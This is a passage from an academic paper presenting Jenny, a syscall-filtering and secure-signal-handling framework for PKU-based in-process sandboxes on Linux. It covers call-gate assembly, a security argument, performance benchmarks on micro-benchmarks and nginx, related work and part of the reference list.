Unfortunately, their call gate only supports a static `PKRU` configuration (cf. `$PKRUVALUE` in Figure 3). Thus, call gates for all potential `PKRUVALUE`s need to be compiled in advance. Using dynamic `PKRU` values from memory seems infeasible at first since this memory needs to be accessible to the untrusted domains but also be protected from corruption.

We employ a generic multi-domain call gate by using PKU for its protection. As shown in Figure 3 (right,lines 3–4), the `PKRU` value is fetched from a fixed offset in the thread-local storage (TLS), relative to the `fs` register. For this, we reuse an additional page that Donky places on the TLS, protected with a key for which each domain has read-only access. Thus, our call gate can securely fetch the intended `PKRU` value again (line 6–7) and compare it with the written value (line 8). When maliciously invoking the call gate, each thread can only use its own current `PKRU` value stored inside its TLS.

Our call gate is generic enough such that we do not need to place it in every domain's entry function but only at the monitor's exit points. Our monitor switches domains by writing the desired `PKRU` value to the TLS before exiting. The monitor exit points are the only place where transitions into non-monitor domains occur. Similar to ERIM, the monitor's entry point needs no special call gate protection but simply elevates the `PKRU` value to full permissions before doing a secure context switch. Through binary scanning, one can ensure that no other unsafe `WRPKRU` or `XRSTOR` occurances, which may be used to switch to arbitrary domains, exist.

5.5 Security Argumentation

Security of Jenny involves security of the syscall interposition technique, the base filters, the Jenny design, as well as the security of concrete application filter rules.

Syscall Interposition. Our pku-user-delegate intercepts all desired syscalls of a process and its threads and child processes in the kernel and securely delivers them to the PKU-protected userspace monitor. However, pku-user-delegate is susceptible to the following attacks: First, as with other in-process sandboxes, it does not survive `execve`. Thus, all of our filter sets block the `execve` syscalls. Second, it is reconfigurable via the `ioctl` syscall. However, once initialized the pku-user-delegate can simply deny other `ioctl` commands not coming from the monitor by checking the `PKRU` register.

Our libc-indirect* method can be applied in addition to pku-user-delegate to improve performance of filtered syscalls. If a domain bypasses libc-indirect*, e.g., by using the `syscall` instruction directly, our pku-user-delegate will intervene. When

```
2:
xorl %ecx,%ecx
xorl %edx,%edx
movl $PKRUVALUE, %eax
wrpkru
cmpl $PKRUVALUE, %eax
jne 2b ; error
```

```
xor %rcx, %rcx
xor %rdx, %rdx
mov tls_offset, %rax
mov %fs:(%rax),%rax
wrpkru
mov tls_offset, %rcx
mov %fs:(%rcx),%rcx
cmp %rax, %rcx
je 1f
ud2   ; die here
1:
```

Figure 3: `PKRU` switches during secure call gates.

using such a kernel-based mechanism, the sandboxed code may contain arbitrary syscall instructions.

Base Filters. Our base filter rules (base-donky*, base-mpk) address all security-critical monitor resources, including memory and file system resources, process-related configurations. Of course, we cannot guarantee preventing all syscall attacks. To reduce the likelihood of attacks, we block new syscalls by default. We further used strace [58] source code to cluster syscalls into classes (e.g., memory-modifying syscalls), which we then analyzed manually.

For protecting the `PKRU` register on x86-64 CPUs, our base-mpk additionally employ binary scanning and W⊕X [11] as well as secure multi-domain call gates, as detailed below.

Call gates Any `WRPKRU` occurrence within our trusted library are either monitor-enter call gates or use our secure multi-domain call gate for monitor exits. An interesting corner occurs due to our syscall impersonation method, for which the monitor temporarily drops `PKRU` privileges for impersonating the syscall and elevating privileges again afterwards. Since this `PKRU` elevation presents a monitor-enter call gate, we also need to restore the monitor's register state, including the monitor stack pointer. We do so by storing the monitor stack pointer on a protected TLS variable during impersonation.

Our multi-domain call gate cannot be manipulated since the `PKRU` value is stored on protected TLS memory, and the relevant `fs` register is read-only on our Linux 5.4 setup. Newer Linux kernels (since version 5.9) can optionally enable the userspace to write the `fs` register. If enabled, one could use an alternative to the `fs` discussed in [27].

Jenny ensures that domains cannot evade syscall filtering, as follows: First, syscall filters installed by domain A are enforced on *all* of its child domains, also those created later on. Second, the monitor ensures that all registered syscall filters are executed in a hierarchical order until one filter denies the syscall. Third, domains cannot be deleted when they have child domains. Fourth, when a child domain B orphans its child domain C using the Donky monitor API call `dk_domain_release_child` (cf. [56]), domain C is assigned A as new parent. This ensures that filters of A cannot be evaded. Fifth, monitor filters are globally applied to all domains.

Application Filters need to sanitize syscall arguments before accessing them [20]. Jenny copies syscall arguments to a PKU-protected thread-local memory that is only accessible to the filtering code. When writing syscall filters, developers need to further follow a few security principles: (i) protect the syscall filter rules and data structures by means of PKU, (ii) lock internal data appropriately and avoid domain calls (cf. Section 5.3) (iii) identify threads and domains appropriately.

Our *localstorage* filter rules prevent untrusted domains from escaping a path sandbox, as follows: Any path-related syscalls are intercepted, and paths are resolved, e.g., to neutralize symbolic links. Before the respective syscall is allowed, the path is prepended with a per-domain sandbox path. Finally, any file descriptor-based syscalls are intercepted such that a domain can only access file descriptors it has opened itself. However, these filters, currently, do not protect against non-sandboxed colluding applications running with the same user privileges since they can also manipulate this directory.

5.6 Secure Signals

Signals expose an inherent design weakness of the Linux kernel w.r.t. PKU sandboxes [11]. To date, none of the existing PKU sandboxes provide secure signal handling.

While Donky [56] describes how secure signal handling could be supported, it misses the above design weakness. Furthermore, it neither provides a semantic to PKU-aware signal handling nor a prototype implementation. Hodor simply disables signal delivery in the kernel while inside an isolated domain [27]. ERIM does not discuss secure signal handling [61].

In the following, we introduce a PKU-secure signal API, discuss the protection of signal stacks, and show how signal handling is made secure against race conditions.

Secure Signal API. Designing a meaningful signal handling API for use with PKU sandboxing is non-obvious. If multiple domains attempt to register a signal handler for the same signal, who should get the signal delivered? In case of synchronous signals one might deliver to the domain triggering the signal. However, this could be abused by certain attacks relying on the suppression of segmentation faults [34]. Even worse, for asynchronous signals (e.g., timers), it is ambiguous which domain triggered the signal or is eligible to take it.

We follow a secure-by-default philosophy: Our monitor allows one signal to be handled by exactly one domain. Moreover, a parent domain can override a signal handler registered by one of its children and thus, virtualize a child's signal handlers. The parent can then decide whether to manually redirect the signal to the child domain or not.

To realize our API we register our own monitor-protected signal handler as a single entry point for all signals. For this, we filter the syscalls `(rt_)sigaction` and `signal` and store domain-provided signal handler information in the monitor. On signal delivery, our (monitor) handler looks up the corresponding domain signal handler and executes it. Domains can

use standard signal registration functions without any code modifications. Jenny intercepts these functions and aborts with an error in case the signal was already registered.

Secure Signal Stack. Protection of the so-called signal frame is of key importance, as an attacker manipulating it (e.g., the stored `PKRU` register) could elevate privileges [11]. The Linux kernel stores the signal frame holding all CPU registers on the stack, from which it will be restored upon signal return via the `(rt_)sigreturn` syscall. Unfortunately, one cannot protect the signal frame by means of PKU, since the Linux kernel deprivileges the signal handler to protection key zero.

To solve this, we need to ensure that signal frames are always pushed onto a protected signal stack. Thus, we allocate a separate alternative signal stack per thread, protect it with the monitor's protection key, and register it in the kernel via the `sigaltstack` syscall. We propose to extend the `sigaltstack` syscall by adding an associated protection key to the existing `ss_flags` field. The kernel then registers this protection key alongside the signal stack. Whenever a signal arrives, the kernel first loads the registered protection key before storing the signal frame on the protected stack and invoking our handler. To guarantee that our protected alternative signal stacks are always used, we augment the above hooked signal registration functions to always inject the `SA_ONSTACK` flag. Additionally we filter the syscalls `sigaltstack` and `(rt_)sigreturn`. Thus, signal delivery and return are protected. In total, our patch adds 33 LoC to the kernel.

Secure Signal Handler. Race conditions present another challenge. E.g., signals may occur while other signals are still handled, which corrupts our signal stack. Also, asynchronous signals (e.g., `SIGALRM`) can occur during critical monitor execution, e.g., while a lock is held, leading to deadlock situations. Also, the signal frame might contain sensitive register values that must not be exposed to a domain's signal handler.

We defeat race conditions, as follows. First, to prevent signals from interrupting each other, we temporarily block all signals via the `sa_mask` field in the `(rt_)sigaction` filter. This is not a limitation in practice, since the blocked signals will arrive when the current one is finished.

Second, to prevent signals from interfering with current monitor execution, we defer them to the monitor exit point. That is, our universal signal handler puts the signal on a per-thread "monitor pending" variable together with the original signal mask and blocks all signals for this thread. We augment all monitor exit paths to check for deferred signals, re-raising them using `tgkill` and unblocking them using `sigprocmask`. Thus, the monitor now gets interrupted at a precise location in the exit path that does not make use of monitor data anymore.

To avoid information leakage, we keep the signal frame only on our protected signal stack and do not serve it to the domain signal handler. This prevents the domain from extracting or manipulating register values in case the signal was raised while in monitor mode. This is not a severe limitation, as commonly, "the handler function doesn't make any use of the third argument", *i.e.*, the signal frame [3]. Alternatively, one could provide a sanitized frame to preserve compatibility.




Figure 4: Relative execution time of a `getpid` syscall.

6 Evaluation

The performance of Jenny is influenced by the syscall interception mechanism, which and how many syscalls are made, and the filtering logic. Our micro-benchmarks measure the overhead of individual syscalls. Macro-benchmarks measure the impact on whole applications and libraries.

Filtering Mechanisms. We evaluate our seccomp-ptrace, pku-user-delegate and libc-indirect* methods on all benchmarks and ptrace only for micro-benchmarks to compare against the fasterseccomp-ptrace. As discussed in Section 5.2, some filtering mechanisms have functional limitations. E.g., Seccomp-BPF and seccomp-trap are incompatible with PKU sandboxing and, thus, excluded. We further exclude seccomp-user from application benchmarks due to its limitations in multi-threading and nested filtering. Finally, we omit Syscall User Dispatch, as it does not support safe signal handling, however, pku-user-delegate serves as a lower bound.

Setup. We use Linux 5.4.0 on an Intel Xeon 4208 CPU with a fixed frequency of 1.8 GHz. We measure the performance using the instruction sequence `lfence,rdtsc,lfence`. All file-based operations run within a `tmpfs`. The standard deviation is included in all figures. We removed outliers, *i.e.*, measurements deviating by twice the median value.

For benchmarking unmodified applications, we compile Jenny as a shared library and use `LD_PRELOAD` to load it. We use constructors to initialize Jenny, create a new domain for sandboxing the application, install the necessary filters, and start timing measurements, which are then evaluated by a destructor. We evaluate the startup overhead separately in Appendix A. For nginx/apachebench and lmbench, we use the performance numbers given by these tools instead.

6.1 Micro-benchmarking

For each mechanism and rule set, including no filters as denoted by "none", we time the execution of 100 syscalls and repeat the measurement 100x. The plots show the relative runtime compared to when no mechanisms are in use.

Figure 4 shows the results for a `getpid` syscall, one of fastest syscalls showing the upper-bound overhead for each




Figure 5: Relative execution time of an `open` syscall.

syscall interposition technique. We install an empty filter that simply allows the syscall– once as a "monitor filter" and once both in the monitor and in the domain. The difference between "monitor" and "monitor + domain" is the constant domain-switch overhead of each additional nesting level, e.g., when a (parent) domain installs a custom filter for its children.

Our libc-indirect* mechanism takes 2.69 x the time of `getpid` for *each unfiltered* syscall, since the monitor is always invoked. For *filtered* syscalls, it is the fastest mechanism since it remains in userspace. On the other hand, pku-user-delegate filters a bit slower due to the kernel context switches but has a negligible (2%) overhead for unfiltered syscalls. Seccomp decisions run with 1.58 x the time in the kernel.

For Figure 5 we enable *base-mpk* and *base-donky** protection as well as our *localstorage* filter to isolate domains on the file system (Section 3.3). We benchmark the most affected `open` syscall. Note that we populate the localstorage directory with the required files before our benchmarks. As expected, apart from ptrace, only the *localstorage* filter set sees a significant slowdown. Contrary to prior claims [11], our filter rules *base-donky** and *base-mpk* do not need to trace the `open` syscall. Thus, *our overhead for protecting a PKU sandbox is negligible*.

As expected, the filtering overhead decreases for the slower `open` syscall: For `getpid`, we observe a 58% overhead for seccomp-bpf, compared to 8% for `open`. In contrast, pku-user-delegate has no measurable overhead on unfiltered syscalls.

Syscall Compatibility and Signals. To show compatibility with the syscall interface and the performance overhead of our secure signal handling (Section 5.6) we used the standard Linux micro-benchmarking tool "lmbench" [37]. Here, we enable the *localstorage* filter set in addition to *base-mpk*. lmbench internally runs its benchmark multiple times and reports a single number. In addition, we run each lmbench binary 10x. We directly used the reported latency numbers unless they are given as a bandwidth unit (e.g., MB/s), in which case we invert them. Figure 7 shows the relative performance slowdown. Most notably, `sig catch` reports a relative execution time for sending and catching a signal of 15.42x, 1.22x, and 2.76x for seccomp-ptrace, pku-user-delegate, and libc-indirect*, respectively. This benchmark also includes sending the signal (via the `kill` syscall), which reports much higher numbers for libc-indirect* intercepting `kill`. All lmbench programs are compatible without modifications, except `lat_rpc`, which did not start on our system even without Jenny.

6.2 Application Benchmarks

We benchmark Jenny with a range of unmodified applications to show its compatibility with syscalls, multi-threading, and signals as well as the slowdown of the different filter rules.

Figure 6 shows the relative runtime overhead when applications are sandboxed using Jenny. To evaluate our different rule sets, we use a mix of file-intensive and compute-intensive applications and run each one 10 times. We use `dd` to write a zero-filled 1 MB file using 1024 separate `read` and `write` syscalls. For `git status`, `ls`, and `zip`, we inspect or compress a clone of `https://github.com/git/git.git` at the branch `v2.30.0-rc0` with a clone depth of 10 000 For openssl, we create an ECDSA signature for a 1KiB file using a `secp521r1` key. For ffmpeg, we re-encode a 2 s 720p H.264 file using libx264 with the `-threads 3` option, which spawns nine threads, three of which are actual encoding threads.

We observe that compute-intensive applications (*i.e.*, zip, openssl, and ffmpeg) have a negligible overhead for the faster filtering mechanisms (*i.e.*, pku-user-delegate and libc-indirect*), irrespective of the complexity of the filter-rules. This is expected since the runtime of these applications is dominated by computation and not by syscalls. However, due to synchronization (`futex`), ffmpeg still shows a slowdown for seccomp-ptrace. Applications with excessive file-based syscalls (*i.e.*, dd, git, ls) perform considerably worse when isolated in a *localstorage* directory, since any file-descriptor- and path-based syscalls are intercepted. E.g., the syscall-intense git reaches 295% overhead for pku-user-delegate, while base-mpk only shows a 0–24% overhead.

6.3 Case Study: Webserver

We evaluate a real-world use-case, namely sandboxing libraries and modules in a webserver. This shows library isolation and nested domains with our syscall filtering framework. We use the nginx web server and configure it to use eight worker threads and optionally the gzip module as well as the HTTP Basic Authentication module, denoted as "auth". As seen in Figure 8, the nginx core runs in the root domain, for which we enable the *base-mpk* filter. Two child domains simulate a potential attacker misusing the syscall interface. For the gzip module, we isolate the underlying zlib library in a separate child domain and install filters to prevent any syscalls. The "auth" module runs in another child do, for which we enable the *localstorage* filters to constrain it into its local directory, having only access to its authentication file.

We benchmark the unmodified nginx against Jenny, using apachebench with 10 000 requests in total and 10 concurrent requests. We request 0 KiB files to show the worst-case overhead. Figure 9 shows the evaluation results. If no modules are




Figure 6: Runtime of different applications when Jenny is preloaded, relative to their native execution.




Figure 7: Relative runtime of individual lmbench programs when isolated with *localstorage* filters.




Figure 8: Overview of the separate modules constrained within their domains and their respective filters.

active, all worker threads run in the same domain, incurring no domain-switch overhead. Also, our *base-mpk* base filters do not negatively affect the performance. For "gzip", there are two domain switches per request for entering and leaving the child domain performing zlib. Since zlib does not require syscalls, the overhead is negligible as well. For "gzip + auth", there are two additional domain switches for the "auth" domain plus file-operation syscalls for reading the file, which is isolated in the *localstorage*. Here, we still only measure a 5% overhead for our pku-user-delegate. In total, 14 protection keys are used: two for the monitor, three for the domains, and nine for the threads, including the main thread. For this case-study, we added 167 and removed 36 LoC from nginx 1.20.0.




Figure 9: Relative runtime of a HTTP request in nginx with different (isolated) modules active, normalized against the unmodified nginx.

7 Discussion and Future Work

Compatibility. Since our base filters deny a set of dangerous syscalls, applications relying on them are incompatible with our sandbox. Furthermore, our optional localstorage filters constrain a domain into its isolated directory, which can cause compatibility issues if the sandboxed application needs to access files outside. For our evaluation we add any files needed to this directory. Protected file descriptors can also cause problems if they are not assigned to the sandbox domain.

As demonstrated in Section 6.2, syscalls and signals are transparently intercepted by the monitor and redicted to the respective handlers. Thus, Jenny works without having to modify the sandboxed code. However, Jenny scans the binary for unsafe `WRPKRU` (and `XRSTOR`) instructions. Hence some binaries are not compatible. In case the unsafe instructions only occur in a *misaligned* manner, binary rewriting [61] or breakpointinng [27] could be used to improve compatibility.

Currently, our prototype kernel module only supports filtering a single process, including its threads and forked child processes. Support for arbitrary processes could be easily added.

Kernel Interface. Linux's syscall interface is steadily growing, both in size and complexity. Our analysis was based on the documentation of Linux 5.4.0. Since future syscalls could further exploit PKU systems, we suggest to only allow a small set of syscalls that are needed and deny unknown syscalls.

Number of Protection Keys. Intel MPK only supports 16 keys, of which Linux reserves up to two keys. Jenny currently uses one private key per domain and one extra key for read-only accessible global monitor data. Furthermore, our solution for protecting filtered syscall arguments uses one sysargs protection key for each thread to conservatively prevent TOCTOU and Boomerang attacks [35]. Thus we limited our nginx and ffmpeg use-cases to eight worker threads.

There are multiple ways to relax this limitation. Sysargs protection keys are not required for threads that run in isolation, *i.e.*, only stay in one domain. There, we can copy syscall arguments to the filteree-private memory instead. Moreover, sysargs keys can be omitted when the syscall filters affecting a thread do not access pointer arguments. One could, for example, allocate sysargs keys on-demand when a thread enters a domain that requires such complex filters the first time.

Another way would be to pre-allocate a small pool of sysargs protection keys that are dynamically dispatched by the monitor only when needed. However, this limits the number of concurrently filtered syscalls and they could stall when the pool is exhausted.

Alternatively, for large applications (e.g., web browsers) one can virtualize protection keys at a loss of security (e.g., only giving probabilistic isolation guarantees). The Donky software already provides infrastructure for specifying whether an allocated protection key can be virtualized (e.g., reused multiple times). Thus, software architects can unlock certain keys for virtualization, for which the security risk is manageable.

8 Related Work

Application Sandboxing. Traditionally, syscall interception was used for whole-application sandboxing. In the past, a number of different solutions have been presented to filter or monitor syscalls [4, 8, 21, 24, 25, 29, 30, 53–55]. They use various of mechanisms for enforcement, ranging from binary rewriting [8, 54, 55] to new kernel features [21, 29]. Garfinkel et al. [20] presented best practices and common pitfalls for such systems, and Parampalli et al. [52] presented powerful attacks against them. Our implementation closely follows these best practices to minimize potential vulnerabilities.

Linux provides AppArmor, SELinux, and seccomp-bpf for confining syscalls for applications. However, they only support simple static filter rules that cannot be changed while the application runs. seccomp-bpf only allows installing additional rules to further constrain itself. To restrict other kernel resources, Linux also provides other mechanisms like "control groups" and "namespaces". However, they are unsuitable for PKU-based in-process isolation. Other work [5, 18, 36] used virtualization techniques to emulate the entire syscall interface and sandbox applications.

Generating optimal rules, such that only required syscalls are possible, is orthogonal work. By statically or dynamically analyzing applications, existing work [7, 8, 15, 19, 22, 23, 62] generates such rules, which can also be applied to Jenny.

In-Process Isolation. To sandbox code *within* an application also requires filtering or blocking syscalls. For NativeClient, WebAssembly, or other interpreted languages, this is typically enforced through (re)compilation. The compiler makes sure not to emit any unsafe instructions (e.g., `syscall`). The isolated code uses predefined functions to communicate with the rest of the application, which can then issue syscalls [1, 59].

PKU-based Systems. Recently, a number of PKU-based sandboxes have been proposed [27, 56, 61]. Such systems require syscall filtering to prevent `WRPKRU` exploitation and to enforce their sandbox. Connor et al. [11] showed vulnerabilities for such systems and how to overcome them. However, none of them offer a complete solution, and some claim that the overhead of proper syscall handling would be prohibitive. Existing work fails to explore different syscall filtering mechanisms and ways to optimize the necessary filters.

9 Conclusion

In this work, we addressed various syscall filtering challenges for PKU-based memory isolation systems leading to Jenny, the first PKU system with comprehensive syscall support. We uncovered previously unknown PKU-related syscall attacks, compared various syscall interception mechanisms and designed a faster mechanism that fits the needs of PKU systems. We designed comprehensive and efficient filter rules for protecting a PKU sandbox. We further designed filters for confining sandboxes in local directory, similar to chroot. Many other filter sets are conceivable with Jenny, ranging from file system virtualization, in-process namespaces and browser site isolation towards isolation of cloud workloads [10].

Jenny provides filtering on the same thread, thus enabling and simplifying impersonation of syscalls, as well as nested filtering and signal handling. In conclusion, we showed that syscall filtering for PKU systems is both practical and secure, and we achieved a minor performance impact of 5% for nginx.

Acknowledgments

We thank the anonymous reviewers and especially our Shepherd, Nathan Burow, for their valuable suggestions and comments, that substantially helped in improving the paper. This project has received funding from the European Research Council (ERC) under the European Union's Horizon 2020 research and innovation programme (grant agreement No 681402). This work has also been supported by the Austrian Research Promotion Agency (FFG) via the competence center Know-Center (grant number 844595), which is funded in the context of COMET – Competence Centers for Excellent Technologies by BMVIT, BMWFW, and Styria and via the K-project DeSSnet, which is funded in the context of COMET – Competence Centers for Excellent Technologies by BMVIT, BMWFW, Styria and Carinthia.

References

[1] Anatomy of a Syscall, Chromium. https://www.chromium.org/nativeclient/reference/anatomy-of-a-sys, 2020.

[2] *capabilities(7) — Linux manual page*, December 2020.

[3] *sigaction(2) — Linux manual page*, December 2020.

[4] Anurag Acharya and Mandar Raje. MAPbox: Using Parameterized Behavior Classes to Confine Untrusted Applications. In *USENIX Security Symposium*, 2000.

[5] Adam Belay, Andrea Bittau, Ali José Mashtizadeh, David Terei, David Mazières, and Christos Kozyrakis. Dune: Safe User-level Access to Privileged CPU Features. In *OSDI*, pages 335–348, 2012.

[6] Christian Brauner. Seccomp Notify. https://brauner.github.io/2020/07/23/seccomp-notify.html, 2020.

[7] Alexander Bulekov, Rasoul Jahanshahi, and Manuel Egele. Saphire: Sandboxing php applications with tailored system call allowlists.

[8] Claudio Canella, Mario Werner, Daniel Gruss, and Michael Schwarz. Automating Seccomp Filter Generation for Linux Applications. *CoRR*, abs/2012.02554, 2020.

[9] Chromium. Linux Sandboxing. https://chromium.googlesource.com/chromium/src/+/master/docs/linux/sandboxing.md, 2020.

[10] Cloudflare. Introducing cloudflare workers: Run javascript service workers at the edge. https://blog.cloudflare.com/introducing-cloudflare-workers/, 2017.

[11] R. Joseph Connor, Tyler McDaniel, Jared M. Smith, and Max Schuchard. PKU Pitfalls: Attacks on PKU-based Memory Isolation Systems. In *29th USENIX Security Symposium, USENIX Security 2020, August 12-14, 2020*, pages 1409–1426, 2020.

[12] Jonathan Corbet. Reconsidering unprivileged BPF. https://lwn.net/Articles/796328/, 2019.

[13] Alexander Culafi. Apache Struts vulnerabilities allow remote code execution, DoS. https://searchsecurity.techtarget.com/news/252487813/Apache-Struts-vulnerabilities-allow-remote-code-execution-DoS, 2020.

[14] Leila Delshadtehrani, Sadullah Canakci, Manuel Egele, and Ajay Joshi. Efficient Sealable Protection Keys for RISC-V. *CoRR*, abs/2012.02715, 2020.

[15] Nicholas DeMarinis, Kent Williams-King, Di Jin, Rodrigo Fonseca, and Vasileios P Kemerlis. Sysfilter: Automated system call filtering for commodity software. In *23rd International Symposium on Research in Attacks, Intrusions and Defenses ({RAID} 2020)*, pages 459–474, 2020.

[16] Will Drewry. [RFC,PATCH 2/2] Documentation: prctl/seccomp_filter. https://lwn.net/Articles/475049/, 2012.

[17] Jake Edge. Seccomp and deep argument inspection. https://lwn.net/Articles/822256/, 2020.

[18] Bryan Ford and Russ Cox. Vx32: Lightweight User-level Sandboxing on the x86. In *USENIX ATC*, pages 293–306, 2008.

[19] Stephanie Forrest, Steven A. Hofmeyr, Anil Somayaji, and Thomas A. Longstaff. A Sense of Self for Unix Processes. In *S&P*, pages 120–128, 1996.

[20] Tal Garfinkel. Traps and Pitfalls: Practical Problems in System Call Interposition Based Security Tools. In *NDSS*, 2003.

[21] Tal Garfinkel, Ben Pfaff, and Mendel Rosenblum. Ostia: A Delegating Architecture for Secure System Call Interposition. In *NDSS*, 2004.

[22] Seyedhamed Ghavamnia, Tapti Palit, Azzedine Benameur, and Michalis Polychronakis. Confine: Automated system call policy generation for container attack surface reduction. In *Proceedings of the International Conference on Research in Attacks, Intrusions, and Defenses (RAID)*, 2020.

[23] Seyedhamed Ghavamnia, Tapti Palit, Shachee Mishra, and Michalis Polychronakis. Temporal system call specialization for attack surface reduction. In *Proceedings of the 29th USENIX Security Symposium*, 2020.

[24] Douglas P. Ghormley, Steven H. Rodrigues, David Petrou, and Thomas E. Anderson. SLIC: An Extensibility System for Commodity Operating Systems. In *USENIX ATC*, 1998.

[25] Ian Goldberg, David A. Wagner, Randi Thomas, and Eric A. Brewer. A Secure Environment for Untrusted Helper Applications. In *USENIX Security Symposium*, 1996.

[26] Google Developers. Sandboxed API. https://developers.google.com/sandboxed-api/, 2020.

[27] Mohammad Hedayati, Spyridoula Gravani, Ethan Johnson, John Criswell, Michael L. Scott, Kai Shen, and Mike Marty. Hodor: Intra-Process Isolation for High-Throughput Data Plane Libraries. In *USENIX ATC*, pages 489–504, 2019.

[28] Docker Inc. Docker security. https://www.docker.com/, 2020.

[29] K. Jain and R. Sekar. User-Level Infrastructure for System Call Interposition: A Platform for Intrusion Detection and Confinement. In *NDSS*, 2000.

[30] Taesoo Kim and Nickolai Zeldovich. Practical and Effective Sandboxing for Non-root Users. In *USENIX ATC*, pages 139–144, 2013.

[31] Koen Koning, Xi Chen, Herbert Bos, Cristiano Giuffrida, and Elias Athanasopoulos. No Need to Hide: Protecting Safe Regions on Commodity Hardware. In *EUROSYS*, pages 437–452, 2017.

[32] Linux kernel. Memory Protection Keys. https://www.kernel.org/doc/Documentation/x86/protection-keys.txt, 2017.

[33] Linux kernel. SECure COMPuting with filters. https://www.kernel.org/doc/Documentation/prctl/seccomp_filter.txt, 2017.

[34] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading Kernel Memory from User Space. In *USENIX Security Symposium*, pages 973–990, 2018.

[35] Aravind Machiry, Eric Gustafson, Chad Spensky, Christopher Salls, Nick Stephens, Ruoyu Wang, Antonio Bianchi, Yung Ryn Choe, Christopher Kruegel, and Giovanni Vigna. BOOMERANG: Exploiting the Semantic Gap in Trusted Execution Environments. In *NDSS*, 2017.

[36] Eyal Manor. Bringing the best of serverless to you. https://cloudplatform.googleblog.com/2018/07/bringing-the-best-of-serverless-to-you.html, 2018.

[37] Larry W. McVoy and Carl Staelin. lmbench: Portable Tools for Performance Analysis. In *USENIX ATC*, pages 279–294, 1996.

[38] Mozilla. Security/Sandbox/Seccomp. https://wiki.mozilla.org/Security/Sandbox/Seccomp, 2020.

[39] Shravan Narayan, Craig Disselkoen, Tal Garfinkel, Nathan Froyd, Eric Rahm, Sorin Lerner, Hovav Shacham, and Deian Stefan. Retrofitting Fine Grain Isolation in the Firefox Renderer. In *29th USENIX Security Symposium, USENIX Security 2020, August 12-14, 2020*, pages 699–716, 2020.

[40] National Vulnerability Database NIST. CVE-2002-0059. https://nvd.nist.gov/vuln/detail/CVE-2002-0059, 2019.

[41] National Vulnerability Database NIST. CVE-2003-0107. https://nvd.nist.gov/vuln/detail/CVE-2003-0107, 2019.

[42] National Vulnerability Database NIST. CVE-2005-2096. https://nvd.nist.gov/vuln/detail/CVE-2005-2096, 2019.

[43] National Vulnerability Database NIST. CVE-2020-8835. https://nvd.nist.gov/vuln/detail/CVE-2020-8835, 2019.

[44] National Vulnerability Database NIST. CVE-2021-20194. https://nvd.nist.gov/vuln/detail/CVE-2021-20194, 2019.

[45] National Vulnerability Database NIST. CVE-2021-23133. https://nvd.nist.gov/vuln/detail/CVE-2021-23133, 2019.

[46] National Vulnerability Database NIST. CVE-2021-29154. https://nvd.nist.gov/vuln/detail/CVE-2021-29154, 2019.

[47] National Vulnerability Database NIST. CVE-2021-3156. https://nvd.nist.gov/vuln/detail/CVE-2021-3156, 2019.

[48] National Vulnerability Database NIST. CVE-2021-33200. https://nvd.nist.gov/vuln/detail/CVE-2021-33200, 2019.

[49] National Vulnerability Database NIST. CVE-2021-3444. https://nvd.nist.gov/vuln/detail/CVE-2021-3444, 2019.

[50] Charlie Osborne. Remote code execution vulnerability exposed in popular JavaScript serialization package. https://portswigger.net/daily-swig/remote-code-execution-vulnerability-exposed-in-popular-javascript-serialization-package, 2020.

[51] Pierluigi Paganini. Google found zero-click vulnerabilities in Apple's multimedia processing components. https://securityaffairs.co/wordpress/102459/hacking/apple-zero-click-vulnerabilities.html, 2020.

[52] Chetan Parampalli, R. Sekar, and Rob Johnson. A practical mimicry attack against powerful system-call monitors. In *AsiaCCS*, pages 156–167, 2008.

[53] Niels Provos. Improving Host Security with System Call Policies. In *USENIX Security Symposium*, 2003.

[54] Mohan Rajagopalan, Matti A. Hiltunen, Trevor Jim, and Richard D. Schlichting. Authenticated System Calls. In *DSN*, pages 358–367, 2005.

[55] Mohan Rajagopalan, Matti A. Hiltunen, Trevor Jim, and Richard D. Schlichting. System Call Monitoring Using Authenticated System Calls. *IEEE Trans. Dependable Secur. Comput.*, 3:216–229, 2006.
